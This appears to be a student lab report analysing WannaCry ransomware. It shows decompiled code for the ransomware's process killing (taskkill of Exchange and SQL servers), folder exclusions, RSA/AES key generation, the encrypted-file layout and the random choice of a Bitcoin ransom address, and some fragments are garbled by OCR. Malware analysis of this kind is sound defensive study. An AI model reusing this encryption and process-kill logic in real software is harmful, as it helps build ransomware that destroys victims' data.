

## Lab № 2

### Ransomware: WannaCry


Hash(MD5): db349b97c37d22f5ea1d1841e3c89eb4




Every encrypted files has header wannacry which is checked by ransomware is the file already encrypted or not.



Encrypted file structure:

- 1) Wannacry header;
- 2) Size of AES key(in bytes);
- 3) AES key encrypted with hardcoded public key, private pair of which sent to attacker through tor onion link;
- 4) Size of file(in bytes);
- 5) Encrypted content.







Analyzing wannacry.exe with Resource hacker we see that there is a exe resource file inside(MZ header) and we save it as a bin file to look in further into malware.



There is another resource file called 2058 which contains archive file (PK header). Analyzing 1831 resource file first I found entry point of the executable where first commands will be run by malware, icacis, h attribute (hide directory), also suspicious string which is the password for the zip file we extracted from the resource.



Name	Date modified	Type	Size
msg	6/2/2021 8:29 PM	File folder	
b.wnry	5/11/2017 4:13 AM	WNRY File	1,407 KB
c.wnry	5/11/2017 4:11 AM	WNRY File	1 KB
r.wnry	5/10/2017 11:59 PM	WNRY File	1 KB
s.wnry	5/9/2017 12:58 AM	WNRY File	2,968 KB
t.wnry	5/11/2017 10:22 A...	WNRY File	65 KB
taskdl.exe	5/11/2017 10:22 A...	Application	20 KB
taskse.exe	5/11/2017 10:22 A...	Application	20 KB
u.wnry	5/11/2017 10:22 A...	WNRY File	240 KB

Some processes will be killed by wannacry to encrypt db files also. To ensure system will work without issues there are exclusion checks:

```

43  sprintf(WannaDecryptor@_invocation, a_ha_1000d8a0, a_WannaDecryptor@_exe_1000d5c4);
44  create_process(WannaDecryptor@_invocation, 100000, (LPDWORD) 0x0);
45  read_write_c_wnry(&c_wnry_contents, 1);
46  }
47  create_wanadecryptor_exe_inh_script();
48  load_r_wnry_create_please_read_me@();
49  ransomware_documents_and_desktop(&c1a);
50  r_ = 0;
51  while (decryption_successful_glob == 0) {
52  InterlockedExchange(&LONG *i&addend_1000d4e4, -1);
53  if (i_ == 1) {
54  create_process(a_taskkill.exe /f /im_Microsoft.Ex_1000d874, 0, (LPDWORD) 0x0);
55  create_process(a_taskkill.exe /f /im_Microsoft.Exchange_1000d854, 0, (LPDWORD) 0x0);
56  create_process(a_taskkill.exe /f /im_sqlserver.exe_1000d830, 0, (LPDWORD) 0x0);
57  create_process(a_taskkill.exe /f /im_sqlwriter.exe_1000d80c, 0, (LPDWORD) 0x0);
58  create_process(a_taskkill.exe /f /im_myasqlid.exe_1000d7e0, 0, (LPDWORD) 0x0);
59  }
60  DVar1 = GetLogicalDrives();
61  iVar3 = 0;
62  do {
63  drive_number = 0x19;
64  do {
65  else {
66  pwVar2 = path + 1;
67  }
68  if (pwVar2 != (wchar_t *)0x0) {
69  pwVar2 = pwVar2 + 1;
70  iVar1 = _wcsicmp(pwVar2, u"Intel_1000cec4");
71  if (iVar1 == 0) {
72  return 1;
73  }
74  iVar1 = _wcsicmp(pwVar2, u"ProgramData_1000cea8");
75  if (iVar1 == 0) {
76  return 1;
77  }
78  iVar1 = _wcsicmp(pwVar2, u"WINDOWS_1000ce94");
79  if (iVar1 == 0) {
80  return 1;
81  }
82  iVar1 = _wcsicmp(pwVar2, u"Program Files_1000ce74");
83  if (iVar1 == 0) {
84  return 1;
85  }
86  iVar1 = _wcsicmp(pwVar2, u"Program Files (x86)_1000ce48");

```

Then malware looks for key files if they can be used or to generate new ones. WinAPIs (Cryptgenkey) will be used to generate key pairs.

```

C:\Decompile:check_or_generate_key - (dl.dll)
15  /* if no .pky file was provided use the embedded RSA key */
16  if (file_pky == (LPCSTR)0x0) {
17      z = (*cryptImportKey)(this->crypto_prov, &rsa_key, 0x114, 0, 0, &this->rsa_key_1);
18      if (z == 0) {
19          destroy_keys_and_release_context(this);
20          return 0;
21      }
22  }
23  else {
24      /* if pky was provided, import it */
25      iVar1 = import_key_from_file(this, file_pky);
26      if (iVar1 == 0) {
27          /* if the import failed, import the key in the binary */
28          z = (*cryptImportKey)(this->crypto_prov, &rsa_key_2, 0x114, 0, 0, &this->rsa_key_2);
29          if (z == 0) {
30              LAB_10003b86:
31              destroy_keys_and_release_context(this);
32              return 0;
33          }
34          /* Generate a new RSA key */
35          uVar2 = generate_key(this->crypto_prov, &this->rsa_key_1);
36          if (uVar2 == 0) goto LAB_10003b86;
37          /* Export the PUBLIC key of the key we just generated
38             (e = PUBLICKEYBLOB) */
39          iVar1 = export_key_to_file(this->crypto_prov, this->rsa_key_1, 6, file_pky);
40          if (iVar1 == 0) goto LAB_10003b86;
41          /* If an eky was provided */
42          if (file_eky != (LPCSTR)0x0) {
43              /* Encrypt the generated key with the loaded key */

```

```

C:\Decompile:generate_key - (dl.dll)
1
2 hint __cdecl generate_key(HCRYPTPROV crypto_provider, HCRYPTKEY *key)
3
4 {
5     BOOL BVar1;
6
7     BVar1 = (*cryptGenKey)(crypto_provider, 1, 0x8000001, key);
8     return (uint)(BVar1 != 0);
9 }
10

```

```

C:\Decompile:check_or_generate_key - (dl.dll)
33 }
34 /* Generate a new RSA key */
35 uVar2 = generate_key(this->crypto_prov, &this->rsa_key_1);
36 if (uVar2 == 0) goto LAB_10003b86;
37 /* Export the PUBLIC key of the key we just generated
38    (e = PUBLICKEYBLOB) */
39 iVar1 = export_key_to_file(this->crypto_prov, this->rsa_key_1, 6, file_pky);
40 if (iVar1 == 0) goto LAB_10003b86;
41 /* If an eky was provided */
42 if (file_eky != (LPCSTR)0x0) {
43     /* Encrypt the generated key with the loaded key */
44     encrypt_generated_key_store_to_eky(this, file_eky);
45 }
46 iVar1 = import_key_from_file(this, file_pky);
47 if (iVar1 == 0) goto LAB_10003b86;
48 }
49 if (this->rsa_key_2 != 0) {
50     (*cryptDestroyKey)(this->rsa_key_2);
51 }
52 }
53 return 1;
54 }

```

```

C:\Decompile:aes_something_3 - (dl.dll)
148 do {
149     if (iVar10 <= iVar4) goto LAB_100061e6;
150     iVar5 = iVar4 / iVar9;
151     iVar11 = iVar4 % iVar9;
152     (this->mb_8)[iVar11 + iVar5 * 8] = *param_1;
153     iVar4 = iVar4 + 1;
154     uVar2 = *param_1;
155     param_1 = param_1 + 1;
156     *(undefined4 *)(&int)this + (iVar11 + (this->mb_410 - iVar5) * 8) + 4 + 0x1e0 = uVar2;
157 } while (iVar4 < (int)puVar12);
158 }
159 if (iVar4 < iVar10) {
160     param_2 = (undefined4 *)4DAT_1000ac3c;
161     do {
162         uVar7 = (this->mb_410)[(int)puVar12];
163         bVar1 = *(byte *)param_2;
164         param_2 = (undefined4 *)((int)param_2 + 1);
165         this->mb_414 =
166             this->mb_414 ^
167             CONCAT31(CONCAT21(CONCAT11((AES_2)[uVar7 >> 0x10 & 0xff] ^ bVar1,
168                                     (AES_2)[uVar7 >> 8 & 0xff]), (AES_2)[uVar7 & 0xff]),
169             (AES_2)[uVar7 >> 0x18]);
170         if (puVar12 == (undefined4 *)0x0) {
171             puVar6 = &this->mb_418;
172             iVar5 = 3;
173             do {
174                 *puVar6 = *puVar6 ^ puVar6[-1];
175                 puVar6 = puVar6 + 1;
176                 iVar5 = iVar5 - 1;
177             } while (iVar5 != 0);
178             uVar7 = this->mb_420;
179             iVar5 = 3;
180             this->mb_424 =
181                 this->mb_424 ^
182                 CONCAT31(CONCAT21(CONCAT11((AES_2)[uVar7 >> 0x18], (AES_2)[uVar7 >> 0x10 & 0xff]),
183                             (AES_2)[uVar7 >> 8 & 0xff]), (AES_2)[uVar7 & 0xff]);
184             puVar6 = &this->mb_428;

```

```

C:\decompile\math_exe_encryption - (66).doc1
152 target_file_handle = target_file_handle;
153 /* If internal file size is 4, and we haven't not-encrypted 10 files yet, and t...
154        random & 100 is with us, use the second crypto context */
155 if (((!internal_files_size == 0) && (random < 3)) && (filesize < 0x4000000)) &&
156     ((this->binint_to_100 == 0) && (ofvar2 = rand() & 0x20000000)) &&
157     (this->unencrypted_files < this->binint_to_100)) {
158     local_318 = 1;
159     crypto_ctx = &this->crypto_ctx_embedded_key;
160     this->unencrypted_files = this->unencrypted_files + 1;
161 }
162 encrypted_key_length = 0x200;
163 i = c1e_1000720e1generate_unencrypted_random
164     (crypto_ctx, random_buffer, 0x10, encrypted_key, &encrypted_key_length);
165 if (i != 0) {
166 error_return:
167     pvVar1 = (HANDLE) 0xffffffff;
168     goto error_return2;
169 }
170 c1e_10005d0c:raee_something_3
171     ((c1e_10005d0c *) &this->v0a_1000c0a0b, (undefined4 *) random_buffer,
172     (undefined4 *) PTR_DAT_1000d8d4, 0x10, 0x10);
173 i = 0x10;
174 pcVar3 = random_buffer;
175 while (i != 0) {
176     *pcVar3 = '\0';
177     pcVar1 = pcVar3 + 1;
178     i = i - 1;
179 }
180 /* write HMANCRY! file content */
181 f = (*writeFile)(target_file_handle, "HMANCRY!_1000cbe0,8,4bytes_written,(LPOWERLAPPED) 0x0)
182 if (((f_1 != 0) &&
183     (f_ = (*writeFile)(target_file_handle, &encrypted_key_length, 4, 4bytes_written,
184         (LPOWERLAPPED) 0x0), r_1 != 0) &&
185     (f_ = (*writeFile)(target_file_handle, &encrypted_key, encrypted_key_length, 4bytes_written,
186         (LPOWERLAPPED) 0x0), r_1 != 0) &&
187     (f_ = (*writeFile)(target_file_handle, &internal_file_type, 4, 4bytes_written,
188         (LPOWERLAPPED) 0x0), r_1 != 0) &&
189     (f_ = (*writeFile)(target_file_handle, &file_name, 8, 4bytes_written, (LPOWERLAPPED) 0x0),

```

Then to encrypt files XORs, shifts are used:

```
C:\Decompile: aes_something_3 - (dl.decl)
205 do {
206     if (iVar10 <= iVar14) goto LAB_100061e6;
207     iVar5 = iVar14 / iVar9;
208     iVar11 = iVar14 % iVar9;
209     (&this->mb_r_8)[iVar11 + iVar5 * 8] = *pDVar13;
210     param_1 = (undefined4 *)((int)param_1 + 1);
211     iVar14 = iVar14 + 1;
212     *pDVar13 = ((int)this->mb_r_410 - iVar5 * 8) * 4 + 0x1e8 = *pDVar13;
213     pDVar13 = pDVar13 + 1;
214     } while ((int)param_1 < (int)pDVar12);
215 }
216 } while (iVar14 < iVar10);
217 }
218 LAB_100061e6:
219 param_4 = 1;
220 if (1 < (int)this->mb_r_410) {
221     puVar6 = &this->mb_r_208;
222     do {
223         puVar15 = puVar6;
224         iVar10 = iVar9;
225         if (0 < iVar9) {
226             do {
227                 uVar7 = *puVar15;
228                 iVar10 = iVar10 + -1;
229                 *puVar15 = *(uint *)(&DAT_10009c3e + (uVar7 >> 0x18) * 4) ^
230                     *(uint *)(&DAT_1000a03e + (uVar7 >> 0x10 & 0xff) * 4) ^
231                     *(uint *)(&DAT_1000a43e + (uVar7 >> 8 & 0xff) * 4) ^
232                     *(uint *)(&DAT_1000a83e + (uVar7 >> 0xff) * 4);
233                 puVar15 = puVar15 + 1;
234             } while (iVar10 != 0);
235         }
236         param_4 = param_4 + 1;
237         puVar6 = puVar6 + 8;
238     } while ((int)param_4 < (int)this->mb_r_410);
239 }
240 this->mb_r_4 = '\x01';
241 return;
242 }
```

```
C:\Decompile: aes_something_3 - (dl.decl)
130 iVar10 = (this->mb_r_410 + 1) * iVar9;
131 puVar12 = (undefined4 *)((int)(this->mb_r_3e8 + ((int)this->mb_r_3e8 >> 0x1f & 30)) >>
132 puVar4 = param_1;
133 param_1 = puVar12;
134 if (0 < (int)puVar12) {
135     do {
136         *puVar4 = (uint)*(byte *)puVar4 << 0x18;
137         *puVar4 = *puVar4 | (uint)*(byte *)((int)puVar4 + 1) << 0x10;
138         *puVar4 = *puVar4 | (uint)*(byte *)((int)puVar4 + 2) << 8;
139         *puVar4 = *puVar4 | (uint)*(byte *)((int)puVar4 + 3);
140         param_1 = (undefined4 *)((int)param_1 + -1);
141         puVar4 = puVar4 + 1;
142         puVar6 = puVar6 + 1;
143     } while (param_1 != (undefined4 *)0x0);
144 }
145 iVar14 = 0;
146 if (0 < (int)puVar12) {
147     param_1 = &this->mb_r_414;
148     do {
```

Randomly selected bitcoin addresses will be given to victim to pay ransom to:

```
C:\Decompile: bitcoin_something - (R1831)
1
2 void bitcoin_something(void)
3
4 {
5     bool bVar1;
6     undefined3 extraout_var;
7     int iVar2;
8     undefined local_31c [178];
9     char local_26a [602];
10    char *local_10 [3];
11
12    local_10[0] = s_13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb_0040f488;
13    local_10[1] = s_12t9YDPgwueZ9NyMgw519p7AA8isjr6S_0040f464;
14    local_10[2] = s_115p7UMMngoJlpMwkpHijcRdfJNXj6Lr_0040f440;
15    bVar1 = FUN_00401000(local_31c,1);
16    if (CONCAT31(extraout_var,bVar1) != 0) {
17        iVar2 = rand();
18        strcpy(local_26a,local_10[iVar2 % 3]);
19        FUN_00401000(local_31c,0);
20    }
21 }
```

```
Decompile: generate_encrypted_random - (dll.decl)

1
2 undefined __thiscall
3 OOAAnalyzer::cls_1000720c::generate_encrypted_random
4 (cls_1000720c *this, char *random_out, DWORD random_length, char *encrypted_random,
5  DWORD *input_size)
6
7 {
8     LPCRITICAL_SECTION lpCriticalSection;
9     char *pbData;
10    DWORD *pDVar1;
11    int iVar2;
12    BOOL BVar3;
13    uint uVar4;
14    undefined4 *puVar5;
15
16    if (this->xaa_key_1 == 0) {
17        return 0;
18    }
19    iVar2 = generate_random(this, (BYTE *) random_out, random_length);
20    pbData = encrypted_random;
21    if (iVar2 == 0) {
22        return 0;
23    }
24}
```

In the screenshot above, a function where random key generated for each file.

```
Decompile: generate_random - (dll.decl)

1
2 void __thiscall
3 OOAAnalyzer::cls_1000720c::generate_random(cls_1000720c *this, BYTE *random_out, DWORD random_length
4 )
5 {
6     CryptGenRandom(this->crypto_prov, random_length, random_out);
7     return;
8 }
9
```